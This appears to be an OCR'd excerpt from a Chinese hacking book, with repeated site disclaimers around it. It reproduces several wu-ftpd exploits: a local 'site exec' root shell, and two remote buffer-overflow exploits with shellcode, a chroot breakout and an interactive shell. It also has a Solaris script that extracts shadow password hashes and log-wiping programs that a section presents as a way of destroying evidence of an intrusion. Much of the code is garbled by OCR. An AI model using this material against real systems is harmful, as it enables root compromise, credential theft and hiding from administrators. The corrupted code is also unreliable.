免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Wu-ftpd 2.4(1)site exec localroot exploit

```
/* http://www.anticode.com for the latest exploits, tools and documents!
*/

/*
Explot wu-ftp 2.x (site exec bug)

You need to have an account on the system running wu-ftpd

Compile this program im yer dir;
cc-o ftpbug ftphug.c

Login to the system:

220 exploitablesys FTP server (Version:wu-2.4(1) Sun Jul 31 21:15:56
CDT 1994)
ready.
Name(exploitablesys:root): goodaccount
331 Password repuired for goodaccount
Password: (password)
230 User goodaccount logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp quote "site exec bash-c id" (see if sys is exploitable)
200-bash-c id
200-uid=0(root) gid=0(root) euid=505(statik),egid=100(users),
group=100 (users)
200 (end of 'bash –c id')
ftp quote "site exec bash –c /yer/home/dir/ftpbug"
200-bash –c /yer/home/dir/ftpbug
200 (end of 'bash -c /yer/home/dir/ftpbug')
ftp quit
221 Goodbye.

Now, you have a suid root shell in /tmp/.sh
Have fun
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
StaTic (statik@free.org)
*/

#include <stdio.h
#include <stdib.h
#include <unistd.h

main()
{
seteuid(0);
system("cp/bin/sh /tmp/.sh");
system("chmod 6777 /tmp/.sh");
system("chown root /tmp/.sh");
system("chmod 4755 /tmp/.sh");
system("chmod +s /tmp/.sh");
}
Wu-ftpd v2.4.2-beta18 mkdirremote exploitfor RedHat Linux
/* http://www.anticode.com for the latest exploits, tools and documents!
*/

/*

wu-ftpd mkdir v2.4.2-beta18 remote rewt spl01t v1.20 (linux x86)
by joey_<youcan_reachme@hotmail.com of rhino9
<http://www.rhino9.com - 2/20/99

big thx horizon, duke, nimrood and icee
sh0utz neonsurge, xaphan, joc, sri, aalawaka, and aakanksha

USAGE:

./wh0a [initialdir] [<username<password] [<offset<code
address]; cat) | nc<victimname <victimport

*/

#include<stdio.h

char x86_shellcode0[156] =
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
"\x83\xec\x04" /* sub esp,4*/
/* esi – local variables and data */
"\x5e" /* pop esi */
"\x83\xc6\x70" /* add esi,0x70 */
"\x83\xc6\x20" /* add esi,0x20 */

"\x8d\x5e\x0c" /* lea ebx,[esi+0x0c]*/
/* decode the strings */
"\x31\xc9" /* xor ecx, ecx */
"\xb1\x30" /* mov cl,0x30*/
"\x80\x2b\x32" /* sub byte ptr [ebx], 0x30*/
"\x43" /* inc ebx */
"\x49" /* dec ecx*/
"\x75\xf9" /* jnz short decode_next_byte */


"\x31\xc0" /* xor eax, eax */
/* setuid (0) */
"\x89 \xc3" /* mov ebx.eax */
"\xb0 \x17" /* mov al,0x17 */
"\xcd \x80" /* int 0x80 */

"\x31\xc0" /* xor eax, eax */
/* setgid (0) */
"\x89 \xc3" /* mov ebx.eax */
"\xb0 \x2e" /* mov al,0x2 */
"\xcd \x80" /* int 0x80 */

/* To break chroot we have to...

fd = open (".", O_RDONLY);
mkdir ("hax0r", 0666);
chroot ("hax0r");
fchdir (fd);
for (i = 0; i<254; i++)
chdir ("..");
chroot (".");

*/
```



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
"\x31\xc0" /* xor eax, eax */
/* mkdir ("hax0r", 0666) */
"\x8d\x5e\x11" /* lea ebx, [esi+0x11] */
"\x8b\x4e\x1f" /* mov ecx, [esi+0x1f] */
"\xb0\x27" /* mov 0x80 * mov al,0x27 */
"\xcd\x80" */ int 0x80 */

"\x31\xc0" /* xor eax, eax */
/* chroot ("hax0r") */
"\x8d\x5e\x11" /* lea ebx, [esi+0x11] */
"\xb0\x3d" /* mov al,0x3d */
"\xcd\x80" /* int 0x80 */

"\x31\xc0" /* xor eax, eax */
/* fchdir (fd) */
"\x8b\x1e" /* mov ebx, [esi] */
"\xb0\x85" /* mov al,0x85 */
"\xcd\x80" /* int 0x80 */

"\x31\xc9" /* xor ecx, ecx */
/* for (i = 0; i < 254; i++) { */
"\xb1\xfe" /* mov cl, 0xfe */

"\x31\xc0" /* xor eax,eax */
/* chdir ("..") *//
"xb0\x0c" /* mov al,0x0c */
"\xcd\x80" /* int 0x80 */

"\x49" /* dec ecx */
/* } */
"x75\xf4" /* jnz short goto_parent_dir */

"\x31\xc0" /* xor eax,eax */
/* chroot (".") */
"\x8d\x5e\x0f" /* lea ebx,[esi+0x0f] */
"xb0\x3d" /* mov al,0x3d */
"\xcd\x80" /* int 0x80 */
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
"\x31\xc0" /* xor eax,eax */
/* execve ("bin/sh", "xxxxx", NULL) */
"\x8d\x5e\x17" /* lea ebx,[esi+0x17] */
"\x8d\x4e\x04" /* lea ecx,[esi+0x04] */
"\x8d\x56\x08" /* lea ebx,[esi+0x08] */
"x89\x19" /* mov [ecx],ebx */
"x89\x02" /* mov al, 0x0b */
"\xcd\x80" /* int 0x80 */

"\x31\xdb" /* xor ebx,ebx */
/* exit (0) */
"\x89\xd8" /* mov eax,ebx */
"x40" /* inc eax */
"\xcd\x80" /* int 0x80 */

"\x90"
"\x90"
"\x90"
"\x90"
"\x90"
"\x90"
"\x90"
"\x90"
"\x90"
"\x90"
"\x90"

" var0"
" local variable integer */
"cmd0"
/* char *cmd[2] */
"cmd1";

char x86_shellcode1[1024] =
".."
"\x00"
"."
"\x00"
"hax0r"
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
"\x00"
"/bin/sh"
"\x00"
"\xb6\x01\x00\x00";

char vardir[300];
int varlen;

main (int argc, char **argv)
{

char *username, *password, *initialdir;
int bufoffset, codeaddr i, j, *pcodeaddr;

if (argc 1)
initialdir = argv[1];
else initialdir = "/incoming";

if (argc 3)
{

username = argv[2];
password = argv[3];
}
else
{
username = "anonymous";
password = poon@ni.com;
}

if ( argc 5)
{
bufoffset = atoi ( argv[4]);
codeaddr = atoi ( argv[5]);
}
else
{
bufoffset = 195;
codeaddr = 0x0805ac81;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
}

printf ("user %s\n", username);

printf ("pass %s\n", password);

printf ("cwd %s\n", initialdir);

varlen = bufoffset – strlen (initialdir);
for (i = 0; i<varlen; i++)
vardir[i] = 'x';
vardir[varlen] = 0;
printf ("mkd %s\n", vardir);
printf ("cwd %s\n", vardir);

varlen = 210;
for (i = 0; i<varlen; i++)
vardir[i] = 'x';
vardir[varlen] = 0;
printf ("mkd%s\n", vardir);
printf ("cwd %s\n", vardir);

varlen = 210;
for (i = 0; i<varlen; i++)
vardir[i] = 'x';
vardir[varlen] = 0;
printf ("mkd%s\n", vardir);
printf ("cwd %s\n", vardir);

varlen = 170;
for (i = 0; i<varlen; i++)
vardir[i] = 'x';
vardir[varlen] = 0;
printf ("mkd%s\n", vardir);
printf ("cwd %s\n", vardir);

varlen = 250;
for (i = 0; i<varlen; i++)
vardir[i] = 'x';
```



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
for (i = 0; i<sizeof (x86_shellcode0); i++)
vardir[i] = x86_shellcode0[i];
j = 0;
for (i = sizeof (x86_shellcode0); j<32; i++)
{
vardir[i] = (char) (x86_shellcode1[j++j] + 0x32);
}

pcodeaddr = (int *) & (vardir[varlen]);
*pcodeaddr = codeaddr;
vardir[varlen+4] = 0;

printf ("mkd %s\n", vardir);

}
```

Wu-2.4.2-academ[BETA-18](1) wu- ftpd remote exploit for RedHat Linux 5.2

```
/* http://www.anticode.com for the latest exploits, tools and documents!
*/

/*
THIS IS PRIVATE! DO NOT DISTRIBUTE!!!! PRIVATE!

by duke
duke@viper.net.au
```

WU-FTPD REMOTE EXPLOIT Version wu-2.4.2-academ [BETA-18](1) for linux x86 (redhat 5.2)

非常感谢 stran9er 在本部分代码编写过程中给予的大力帮助!

向#!ADM, 以及 el8.org 的使用者致以诚挚问候,

为了使攻击能在远端执行，你需要拥有一个可写权限的目录。这就是<dir 参数。你也能通过指定-1 <ur login –p <urpass with the <dir =你的根目录或其他..(必须以'/'开头) 来使用它，另外，alignment arg 用于指定所分配的地址如何返回……不必需要它，但如果你指定了 0 到 3 之间的值，则在你登录以后，需要耐心等待 10 分钟左右的时候。

```
#include<stdio.h
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#include<string.h
#include<netdb.h
#include<netinet/in.h
#include<sys/socket.h
#include<sys/types.h
/ / #include<linux/time.h
/ / #include<sys/select.h
#include<sys/time.h
#include<unistd.h

#define RET 0xbfffa80f

void logintoftp();
void sh();
void mkd(char *);
int max(int, int);
long getip(char *name);

char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\x31\xc0\xb0\x17\xcd\x80"
"\x31\xc0\x31\xdb\xb0\x2e\xcd\x80"
"\xeb\x4f\x31\xc9\x5e\xb0\x27\x8d\x5e\x05\xfe\xc5\xb1\xed"
"\xcd\x80\x31\xc0\x8d\x6e\x05\xb0\x3d\xcd\x80\x31\xc0\xbb\xd2\xd1"
"\xd0\xff\xf7\xdb\x31\xc9\xb1\x10\x56\x01\xce\x89\xle\x83\xc6\x03"
"\xe0\xf9\x5e\xb0\x3d\x8d\x5e\x10\xcd\x80\x31\xc0\x88\x46\x07\x89"
"\x76\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\ x08\x8d\x56\x0c\xcd"
"\x80\xe8\xac\xff\xff";

char tmp[256];
char name[128], pass[128];
int sockfd;

int main(int argc, char **argv)
{
char sendln[1024], recvln[4048], buf1[800], buf2[1000];
char *P, *q, arg, **fakeargv = (char **) malloc(sizeof(char*)*(argc +
1));
int len, offset = 0, i, align = o;
struct sockaddr_in cli;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
if(argc<3) {
printf("usage: %s <host<dir [-a name] [-p pass] [-a
<alignment] [-o offset]\n", argv[0];
exit(0);
}
for(i=0; i<argc; i++) {
fakeargv[i] = (char *)malloc(strlen(argv[i] + 1);
strncpy(fakeargv[i], argv[i], strlen(argv[i] + 1);
}
fakeargv[argc] = NULL;

while((arg = getopt(argc,fakeargv,"l:p:a:o:")) ! = EOF) {
switch(arg) {
case '1':
strncpy(name,optarg,128);
break;
case 'p':
strncpy(pass,optarg.128);
bread;
case 'a':
align = atoi(optarg);
break;
case 'o':
offset=atoi(optarg);
break;
default:
printf("usage: %s<host<dir [-l name] [-p pass] [-a
<alignment] [-o offset]\n", argv[0]);
exit(0);
break;
}
}
if(name[0] = = 0) strcpy(name,"anonymous");
if(pass[0] = = 0) strcpy(pass, hi@blahblah.net);

bzero(&cli, sizeof(cli));
bzero(recvln, sizeof(recvln));
cli.sin_family = AF_INET;
cli.sin_port = htons(21);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
cli.sin_addr.s_addr=getip(argv[1]);

if((sockfd = socket(AF_INET, SOCK-STREAM, 0))<0) {
perror("socket");
exit(0);
}
if(connect(sockfd, (struct sockaddr *)&cli, sizeof(cli)) <0) {
perror("connect");
exit(0);
}
while((len = read(sockfd, recvln. sizeof(recvln))) 0) {
recvln[len] = '\0';
if(strchr(recvln, '\n') ! = NULL)
break;
}
logintoftp(sockfd);
printf("logged in.\n");
bzero(sendln, sizeof(sendln));
for(i=align; i<996; i+=4)
* (long *)&buf2[i] = RET +offset;
memcpy(buf2, "a", align);
memset(buf1, 0x90, 800);
memcpy(buf1, argv[2], strlen(argv[2]));
mkd(argv[2]);
p = &buf1[strlen(argv[2])];
q = &buf1[799];
*q = 'x0';
while(p< = q) {
strncpy(tmp, p, 200);
mkd(tmp);
p+=200;
}
mkd(shellcode);
mkd("bin");
mkd("sh");
p = &buf2[0];
q = &buf2[999];
while(p <= q) {
strncpy(tmp, p, 250);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
mkd(tmp);
p+=250;
}
sh(sockfd);
close(sockfd);
printf("finit.\n");
}

void mkd(char *dir)
{
char snd[512], rcv[1024];
char blah[1024], *p;
int n;
struct timeval tv;
fd_set fds;
bzero(&tv, sizeof(tv));
tv.tv_uses = 50;
bzero(blah, sizeof(blah));
p = blah;
for(n=0; n<strlen(dir); n++) {
if(dir[n] = = '\xff') {
*p = '\xff';
p+ +;
}
*p = dir[n];
p+ +;
}
sprintf(snd, "MKD %s\r\n",blah);
write(sockfd, snd, strlen(snd));
bzero(snd, sizeof(snd));
spintf(snd, "CWD %s\r\n", blah);
write(sockfd, snd, strlen(snd));
bzero(rcv, sizeof(snd));

FD_ZERO(&fds);
FD_SET(sockfd,&fds);
select(sockfd+1,&fds,NULL,NULL,&tv);
if (FD_ISSET(sockfd,&fds))
while((n = read(sockfd, rcv, sizeof(rcv))) 0 {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
rcv[n] = 0;
if(strchr(rcv, '\n')! = NULL)
break;
}
return;
}

void logintoftp()
{
char snd[1024], rcv[1024]
int n;
printf("logging in with %s\r\n", name);
write(sockfd, snd, strlen(snd));
while((n = read(sockfd, rcv, sizeof(rcv))) 0 {
rcv[n] = 0;
if(strchr(rcv, '\n')! = NULL)
break;
}

memset(snd, '\0', 1024);
sprintf(snd, "PASS %s\r\n", pass);
write(sockfd, snd, strlen(snd));

while((n = read(sockfd, rcv, sizeof(rcv))) 0 {
rcv[n] = 0;
if(strchr(rcv, '\n')! = NULL)
break;
}
return;
}
void sh()
{
char snd[1024], rcv[1024]
fd_set rset;
int maxfd, n;
strcpy(snd, "cd/; uname –a; pwd; id;\n");
write(sockfd, snd, strlen(snd));

for(;;) {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
FD_SET (fileno (stdin), &rset);
FD_SET (sockfd, &rset);
maxfd = max(fileno(stdin), sockfd) + 1;
select(maxfd, &rset, NULL, NULL, NULL);
if(FD_ISSET(fileno (stdin), &rset)) {
bzero(snd, sizeof(snd)-s, stdin);
fgets(snd, sizeof(snd)-2, stdin);
write(sockfd, snd, strlen(snd));
}
if(FD_ISSET(sockfd,, &rset)) {
bzero(snd, sizeof(rcv));
if((n = read(sockfd, rcv, sizeof(rcv))) = = 0) {
printf("EOF.\n");
exit(0);
}
if(n<0);
perror("read");
exit(-1);
}
fputs(rcv, stdout);
}
}
}
int max(int x, int y)
{
if(x y)
return(x);
return(y);
}
long getip(char *name)
{
struct hostent *hp;
long ip;

if ((ip=inet_addr(name)) = =-1)
{ if ((hp=gethostbyname(name)) = = NULL)
{ fprintf(stderr,"Can't resolve host.\n");
exit (1);
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
memcpy(&ip, (hp-h_addr), 4);
}
return ip;
}
```

Another local FTP exploit for SunOS 5.x. exposes /etc./shadow

```
#!/bin/sh
# exploit a bug in wu-ftpd to assemble & view the shadow passwd file
# Tested under Solaris 2.5
# James Abendschan jwa@nbs.nau.edu 16 Oct 1996

USER = 'whoami'
/usr/ucb/echo –n"Enter your password for localhost:"
read PASS

WDIR=/tmp/wu-ftpd-sploit.$USER
rm –rf $WDIR
mkdir $WDIR
TMP=$WDIR/strings.tmp

fup –n localhose<<_EOF_
quote user $USER
quote pass $PASS
cd $WDIR
user root woot
quote pasv
_EOF_

if [ ! –f $WDIR/core ]
then
echo "Sorry, your ftpd didn't dump core."
exit 1
fi
strings $WDIR/core $WDIR/tmp
# try to assemble as much of the shadow passwd file as possible
for user in 'cat/etc/passwd | awk –F":"'{print $1}' '
do
line='grep \ ^${user}: $WDIR/tmp'
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
echo $line
done
rm –f $TMP
```

Editing System Log Files

系统入侵是一件事，而未被捕获潜逃却是完全不同于前者。在本章节，我们一起讨论一些帮助你编辑目标系统日志文件等功能的 kewl C 程序，以及销毁或清除所有罪证，利用这些程序能使目标系统的管理员对入侵系统的黑客一无所知。在你自己磁盘上运行这些程序，如果你入侵了一个系统，则你很快就会被抓住。

```
/* http://www.hackingmobilephones.com for the latest manuals and
tools! */
/* Simple utility to hide your presence by editing the wtmp/utmp/
lastlog*/

#include <fcntl.h>
#include <utmp.h>
#include <sys/types.h>
#include <unistd.h>
#include <lastlog.h>

main(argc, argv)
int   argc;
char   *argv[];
            {
               char   *name;
               struct utmp u;
               struct lastlog l;
               int   fd;
               int   i = 0;
               int   done = 0;
               int   size
name = (char *)(ttyname(0)+5);
size = sizeof(struct utmp);

fd = open("/etc/utmp", O_RDWR);
if (fd<0)
   perror("/etc/utmp");
         else {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
  while ((read(fd, &u, size) = =size) && !done) {
   if (!strcmp(u.ut_line, name)) {
      done = 1;
      memset(&u, 0, size);
      lseek(fd, -1*size. SEEK_cup);
      write(fd, &u, size);
      close(fd);
         }
      }
}
memset(&u, 0, size);
fd = open("/var/adm/wtmp", O_RDWR | O_TRUNC);
if (fd<0)
   perror("/var/adm/wtmp");
else {
   u.ut_time = 0;
   strcpy(u.ut_line, "~");
   strcpy(u.ut_name,"shutdown");
   write(fd, &u, size);
   strcpy(u.ut_name,"reboot");
   write(fd, &u. size);
   close(fd);
}

size = sizeof(struct lastlog);
fd = open("/var/adm/lastlog", O_RDWR);
if (fd<0)
   perror("/var/adm/lastlog");
else {
   lseek(fd, size*getuid(), SEEK_SET);
   read(fd, &l, size);
   l.ll_time = 0;
strncpy(l.ll_line,"ttyq2", 5);
gethostname(l.ll_host, 16);
lseek(fd, size*getuid(),SEEK_SET);
write(fd, size);
close(fd);
}
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
/* http://www.hackingmobilephones.com for the latest manuals and tools!
*/
/* 拆解并编辑 Unix 日志文件的强大工具*/
/* marry v 1.1(c)1991-Proff-proff@suburbia.apana.org.au,
* All rights reserved.
*
* May there be peace in the world, and objectivity among men.
*
* You may not use this program for unethical purposes.
*
* You may not use this program in relation to your employment,or for
Monetary
* gain without express permission from the author.
*
* usage:
* marry[-aetsuScDu][-I src][-o obj][-d dump][-p pat][-v pat][-m
[WLA]]
*        [-E editor][-h program][-b backup]
*
*   -a                automode,dump,run editor over dump and re-
assemble to object
* -e                  edit source,assemble directly to input file,implies
no insertion
*           of records before an equal quantity of deletion
*   -t                truncate object to last line of dumo source when
assembling
*   -s                squeeze,delete all record in input not occurring in
Dump
*          (higher entries in input will be appended unless-t is also
*           specified)
*   -u          when in[L]astlog mode do user-id-> name lookups(time
consuming)
*   -S                Security,when in [A]cct and-[a]uto mode replace
editor's acct
*           record with an unmodified random previous entry,detach from
*           terminal,SIGKILL ourselves or execlp[-h program]to hide
our
*           acct record(marry shoule be exec'ed under these
circumstances)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
*   -c                  clean,delete backup and dump files once complete
*   -D                  Delete our self once complete(i.e.argv[o])
*   -n                  no backups,don't make backups when in –e,-a
modes or when
*           -i file = = -o file
*   -i src input,the utmp,wtmp,lastlog or p/acct file concerned.defaults
*           to the system wtmp/lastlog/pacct depending on mode if not
specified
*   -o obj     output,the dumo assembled and input merged version of
the
*           above.if given and not in – [a] uto mode,implies we are
*           assembling,not dumping.
*   -d dump dump,the dump(editable representation of src)file name.
this
*           is either an imput(-o specified)an output (no-o)or both
*           -[a]uto.defaults to "marry.dmp"in the current directory if not
*           specified
*   -p pat pattern match.When disassembling(dumping), only extract
records
*           which match(checked against all string fields,and the uid if
*          the pattern is a valid username)
*   -v pat    inverse pattern match.like egrep-v.above non-logic
features.
*   -m mode mode is one of:
*
*                       W-utmp/wtmp(or utmpx/wtmpx see UTMPX
#define)
*             L – lastlog
*             A-acct/pact
*
*    -E editor editor to be used in – [a]uto mode.defaults to/usr/bin/vi.
must
*           be the full path in-[s]ecurity mode(we do some clever
*           symlinking)
*   -h program hide,if-S mode is on,then attempt to conceal our acct
entry by
*           execlp'ing the specified program.This seems to work on BSD
derived
*           systems. With others,you minght want to just call marry
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
something
*          innocous.
*   -b backup name of backup file,defaults to "marry.bak"
*
*    the following instruction codes can be placed in position one of the
dump
*    lines to be assembled (e.g "0057a"-> "=057a"):
*
*   '='          tag modification of entry.
*   '='          tag insertion of entry
*
*   Examples:
*
*   $ marry-mW –i/etc/utmp-s-a   # dump,edit,re-assemble and strip
deleted
*                          # entries from utmp
*
*   $ marry-mL-u-a-n-e            # dump lastlog with usernames, edit,
make no
*                                  # backups and re-assemble in-situ directly to
*                                  # lastlog
*
*   $ marry-mW-a-p mil-E emacs        # dump all wtmp entries matching
"mil",edit
*                                  # with emacs, re-assemble and re-write to wtmp
*
*   /$ exec marry –mA-SceD            # dump all acct entries by root,edit,
remove
*   -h/usr/sbin/in.fingerd     # editor's acct record,re-assemble
directly
*    -p root-a-i /var/ account / acct   # to acct in-situ, delete backup and
dump file,
*                                 # delete ourself from the disk,unassign our
*                                 # controling terminal,and lastly overlay our
*                                 # self (and thus our to be acct record) with
*/                                # in.fingerd
# define UTMP
# undef UTMPX /* solaris has both*/
# define LASTLOG
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#define PACCT

#include<stdio.h>
#include<unistd.h>
#include<stdlib.h>
#include<string.h>
#include<sys/types.h>
#include<sys/time.h>
#include<sys/stat.h>
#include<sys/wait.h>
#include<fcntl.h>
#include<signal.h>
#include<pwd.h>
#include<grp.h>
#include<errno.h>

# ifdef__SVR3
# include <getopts.h>
# endif
# ifndef bsd
# if defined(_NetBSD_) | | defined(bsdi)| | defined(BSDI) | |
define(_386BSD_)
# define bsd
# endif
# endif

# if! defined(gcc)
# define NO_VOID/*non gcc,early compilers*/
# endif

#ifndef__SVR3
Extern char*optarg;
#endif

# ifdef NO_VOID
#define VOID int
